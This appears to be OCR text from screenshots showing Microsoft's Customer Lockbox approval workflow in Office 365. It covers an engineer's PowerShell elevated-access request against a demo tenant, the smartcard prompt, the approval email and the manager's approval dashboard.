
Customer Lockbox approval workflow


O365 Production Environment
PS C:\Users\isaiahl>
PS C:\Users\isaiahl>
PS C:\Users\isaiahl>
-Role AccessToCustomerCont
-Tenant "fabrikam.com"
on "Fix an issue reported by the customer"
-DurationMinutes 30


O365 Production Environment
PS C:\Users\isaiahl>
PS C:\Users\isaiahl>
PS C:\Users\isaiahl> Request-ElevatedAccess.ps1 -Role AccessToCustomerContent-Tenant "fabrikam.com" -Reason "Fix an issue reported by the customer" -RequestNumber 'XXXXXXXXX'
-DurationMinutes 30
Windows Security
Request elevated access
Torus needs your MSIT issued SmartCard PIN to sign LockBox request.
Isaiah Langer
isaiahl@microsoft.com
Security device credential
OK
Cancel


O365 Production Environment
PS C:\Users\isaiahl>
PS C:\Users\isaiahl>
PS C:\Users\isaiahl> Request-ElevatedAccess.ps1 -Role AccessToCustomerContent -Tenant "fabrikam.com" -Reason "Fix an issue reported by the customer" -RequestNumber 'XXXXXXXXX'
-DurationMinutes 30
PRD

Customer Lockbox approval workflow



lockbox@microsoft.com | Allan Deyoung 10:21 AM

Your lockbox request: Exchange isaiahl AccessToCustomerData - TorusLockBoxElevateAccessWorkflow

Report Suspicious Email

EXCHANGE SERVICE CHANGE MANAGEMENT

Attention Required

SERVICE CHANGE REQUEST

Your service change request is pending approval.

REQUEST INFORMATION

Risk High

Datacenter

Requestor

Create Time 12/14/2016 6:19:48 PM


Reason Fix an issue reported by the customer

Delay Until <ASAP>


Approvers alland

REQUESTED ACTION PARAMETERS

Priority	0
Role	AccessToCustomerContent
LockboxRequestor	isaiahl_debug
Tenant	customerlockbox.onmicrosoft.com
AccountName	isaiahl
RequestNumber	XXXXXXXXXX



OSP | Exchange PROD
Microsoft Manager
ESCALATIONS
home
health
escalations
oncall
fabric
optics
changes
dedicated
yodapivot
ALERTS
ELEVATION APPROVER
ELEVATION REQUESTOR
Elevation Approver
Approve All Pendings
Reject All Pendings
Requestor
Role
Duration
Create Time
Approval Status
OCE
AccessToCustomerContent
00:30:00
12/14/2016
Pending
Request details:
Approve
Reject
Id: 42be1e1r-w131-49f2-ba0a-bf52gna1cfa0
Requestor: On-call Engineer
Create Time: 12/14/2016
Role: AccessToCustomerContent
Duration: 00:30:00
Reason: Fix an issue reported by the customer
Approver List: Microsoft Manager
Approval Status: Pending
Approver:

Customer Lockbox approval workflow


Microsoft Office Home
Mail - Emily Braun - Ou
outlook.office365.com/owa/?realm=
Office 365
Outlook
Search Mail and People
New
Delete
Archive
Junk
Sweep
Move to
Categories
Undo
Folders
More
Groups
New
Finance and Account
New Products
Executive Corner
Contoso News
Project Management
Engineering 12
Online Marketing 13
More
Inbox
Filter
Next: Tailspin Toys Proposal Revie in 27 min Agenda
lockbox@microsoft.com
A Customer Lockbox request is pending your approval
Office365CUSTOMERLOCKBOXREQUEST AttentionRequired
Ben Walters
Expense reports 12/16/2016
Hi Emily, Have you submitted your expense reports...
Henrietta Mueller
Project update? 12/16/2016
We need to have a review about the Northwind Trade...
Nestor Wilke
Please send customer info 12/16/2016
Hi Emily, I'm preparing for our meeting with Northwi...
Joni Sherman
Potluck Party Recipe 12/16/2016
Hello everyone, I'm so glad you enjoyed my Caramel...
Alex Wilber
Northwind Traders Proposal 12/16/2016
Emily, we need to have the Northwind Proposal sign...
Isaiah Langer
Please Forward Contoso patent document 12/16/2016
Hi Emily, I don't have Alex Darrow's email address, pl...
Alex Wilber
Northwind Proposal 12/16/2016
Here is the latest copy of the proposal. Let me know if...
Lidia Holloway
